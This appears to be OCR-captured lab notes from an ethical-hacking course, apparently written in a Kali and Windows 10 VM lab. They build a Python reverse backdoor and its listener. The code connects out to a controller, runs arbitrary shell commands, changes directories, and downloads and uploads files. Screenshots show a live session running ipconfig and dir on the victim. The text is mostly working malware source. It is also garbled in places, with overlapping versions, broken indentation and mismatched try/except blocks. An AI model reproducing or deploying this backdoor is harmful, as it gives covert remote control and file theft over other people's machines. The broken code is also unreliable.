        output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        return output
    except subprocess.CalledProcessError as e:
        return str(e.output)

def change_working_directory_to(self, path):
    try:
        os.chdir(path)
        return "[+] Changing working directory to " + path
    except Exception as e:
        return "[-] Error: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def run(self):
    while True:
        command = self.reliable_receive()
        if command[0] == "exit":
            self.connection.close()
```

```
exit()

elif command[0] == "cd" and len(command) > 1:
    command_result = self.change_working_directory_to(command[1])

elif command[0] == "download" and len(command) > 1:
    command_result = self.read_file(command[1])

else:
    command_result = self.execute_system_command(command)

    command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."

self.reliable_send(command_result)
```

```
my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Aug 10 13:19

root@kali:~/PycharmProjects/reverse\_backdoor x root@kali:~/PycharmProjects/reverse\_backdoor x Aug 10 13:19

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

```
[+] Waiting for incoming connections
```

listener.py

```
import json
import base64

class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(5)
        print("[*] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[*] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

        return json.loads(json_data)

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()
```

reverse\_backdoor > listener.py

59:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) ENG US 11:19 PM 2024-08-10

Windows 10 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications

C:\Users\IEUser\Downloads\reverse\_backdoor.py - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
reverse_backdoor.py
```

```
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64

class Backdoor:
    def __init__(self, ip, port):
        pass

    def reliable_send(self, data):
        pass

    def reliable_receive(self):
        pass

    def execute_system_command(self, command):
        pass

    def change_working_directory_to(self, path):
        pass

    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode('utf-8')
        except Exception as e:
            return f"[!] Error reading file: " + str(e)

    def run(self):
        while True:
            command = self.reliable_receive()
```

Command Prompt - C:\python312\python.exe reverse\_backdoor.py

```
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
```

Host name: 192.168.1.11 IP Version: 11.179.177.0 OS Version: Windows 10 Service Pack: No service pack

Spaces: 4 Python

Type here to search 10:20 AM 8/10/2024

23°C Windy

Windows 10 Enterprise Evaluation Windows License valid for 73 days Build 17763.rs5\_release.180914-1434 ENG US 12:00 PM 2024-08-10

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Aug 10 13:20

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

```
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49851)
>>
```

listener.py

```
import base64
import socket
import json

Usage
class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(5)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    Usage
    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    Usage
    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

    Usage
    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()
```

reverse\_backdoor > listener.py

59:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) ⌂

23°C Windy ENG US 120 PM 2024-08-10

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Aug 10 13:20

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49851)
>> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . : fe80::94d2:6652:7780:1435%8
IPv4 Address . . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
```

>> cd C:\Users\IEUser\Downloads

>> dir

```
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Users\IEUser\Downloads

08/09/2024  00:08 PM    <DIR>.
08/09/2024  00:08 PM    <DIR>..
08/07/2024  04:10 PM          1,749 arp_spoof.py
08/08/2024  11:08 AM          764 download_execute_and_report.py
08/07/2024  09:53 PM          1,337 execute_and_report.py
08/07/2024  09:09 PM          467 execute_command.py
08/06/2024  03:39 PM          372,104 Firefox Installer.exe
08/07/2024  03:58 PM          1,162,272 npcap-1.79.exe
08/07/2024  03:23 PM          26,772,456 python-3.12.4-amd64.exe
08/10/2024  10:06 AM          2,354 reverse_backdoor.py
08/07/2024  09:53 PM          16,041,232 winpcap-4.1.3-x64_build_4180_x64_setup.exe
08/09/2024  09:13 PM          5,912 textdoc.txt
08/07/2024  03:56 PM          915,128 WinPcap 4.1.3.exe
08/08/2024  10:20 AM          2,924,000 winzip28-1.3-bing.exe
08/08/2024  12 File(s)      48,205,919 bytes
```

listener.py

```
import base64
import socket
import json

Usage
class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(5)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    Usage
    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    Usage
    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

    Usage
    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()
```

reverse\_backdoor > listener.py

59:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) ⌂

23°C Windy ENG US 120 PM 2024-08-10

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Aug 10 13:21

root@kali:~/PycharmProjects/reverse\_backdoor

root@kali:~/PycharmProjects/reverse\_backdoor

```
Link-local IPv6 Address . . . . . : fe80::94d2:6650%7786:1435%8
IPv4 Address . . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2

>>> cd C:\Users\IEUser\Downloads

>>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Users\IEUser\Downloads

08/09/2024 09:08 PM <-DIR>
08/09/2024 09:08 PM <-DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/07/2024 03:39 PM 372,104 FincapInstaller.exe
08/07/2024 03:28 PM 1,163 Fincap-1.79.0.1.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-and64.exe
08/10/2024 10:06 AM 2,354 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4.1_3.exe
08/08/2024 10:20 AM 2,924,080 winzip28-bing.exe
12 File(s) 48,205,919 bytes
2 Dir(s) 17,079,615,488 bytes free

>>> cd C:\Users\IEUser\Downloads

>>> cd ..
[+] Changing working directory to ..

>>> cd C:\Users\IEUser
```

listener.py

```
import socket
import base64



Usage
class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(5)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except:
                return json.loads(json_data)
            except ValueError:
                continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()
```

59:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) 1:21 PM ENG Wi-Fi 2024-08-10



The screenshot shows a Windows 10 desktop environment with several open windows. On the left, there's a pinned folder icon labeled 'Player' containing icons for 'Recycle Bin', 'Firefox', 'eula', 'Microsoft Edge', 'WinZip', 'Duplicate F...', 'WinZip Image...', and 'PDF Express'. The main workspace has two windows: a Sublime Text editor titled 'reverse\_backdoor.py' and a Command Prompt window. The Sublime Text window displays Python code for a reverse shell backdoor. The Command Prompt window shows the command 'python312\python.exe reverse\_backdoor.py' being run, with the output 'C:\Users\IEUser\Downloads>' visible. The taskbar at the bottom includes the Start button, a search bar, pinned icons for File Explorer, File History, Task View, Mail, Photos, and Edge, and system status icons for battery, signal, and volume. The system tray shows the date and time as '10/2024 8:12 AM'.

```
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64

class Backdoor:
    def __init__(self, ip, port):
        self.ip = ip
        self.port = port

    def reliable_send(self, data):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((self.ip, self.port))
        s.send(data)
        s.close()

    def reliable_receive(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        try:
            data = s.recv(1024)
            s.close()
            return data
        except Exception as e:
            return "[-] Error reading file: " + str(e)

    def execute_system_command(self, command):
        self.reliable_send(command)

    def change_working_directory_to(self, path):
        os.chdir(path)



    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode("utf-8")
        except Exception as e:
            return "[-] Error reading file: " + str(e)


    def run(self):
        while True:
            command = self.reliable_receive()

Host Name: MSEDEGWINTU
IE Version: 11.1790.1763.0
OS Version: Windows 10
Service Pack: No service pack
```



## Downloading Files/images From Hacked Computer

Both codes remains unchanged





## Implementing Upload Functionality in Listener and Backdoor:



## **Listener.py code:**

```
#!/usr/bin/python

import socket
import json
import base64

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue
            return json.loads(json_data)
```

```
def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully downloaded " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
        if command[0] == "upload":
            file_content = self.read_file(command[1])
            command.append(file_content)
```

```
result = self.execute_remotely(command)

if command[0] == "download" and len(command) > 1:
    result = self.write_file(command[1], result)

print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

### **reverse\_backdoor.py code:**

```
#!/usr/bin/env python

import socket
import subprocess
import json
import os
import base64

class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))
```

```
def reliable_receive(self):
    json_data = ""
    while True:
        try:
            # Decode the received bytes to a string before concatenating
            json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
    except ValueError:
        continue

def execute_system_command(self, command):
    try:
        output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
    return output
    except subprocess.CalledProcessError as e:
        return str(e.output)

def change_working_directory_to(self, path):
    try:
        os.chdir(path)
    return "[+] Changing working directory to " + path
    except Exception as e:
        return "[-] Error: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
```

```
return "[-] Error reading file: " + str(e)

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully uploaded " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def run(self):
    while True:
        command = self.reliable_receive()
        if command[0] == "exit":
            self.connection.close()
            exit()
        elif command[0] == "cd" and len(command) > 1:
            command_result = self.change_working_directory_to(command[1])
        elif command[0] == "download" and len(command) > 1:
            command_result = self.read_file(command[1])
        elif command[0] == "upload" and len(command) > 1:
            command_result = self.write_file(command[1], command[2])
        else:
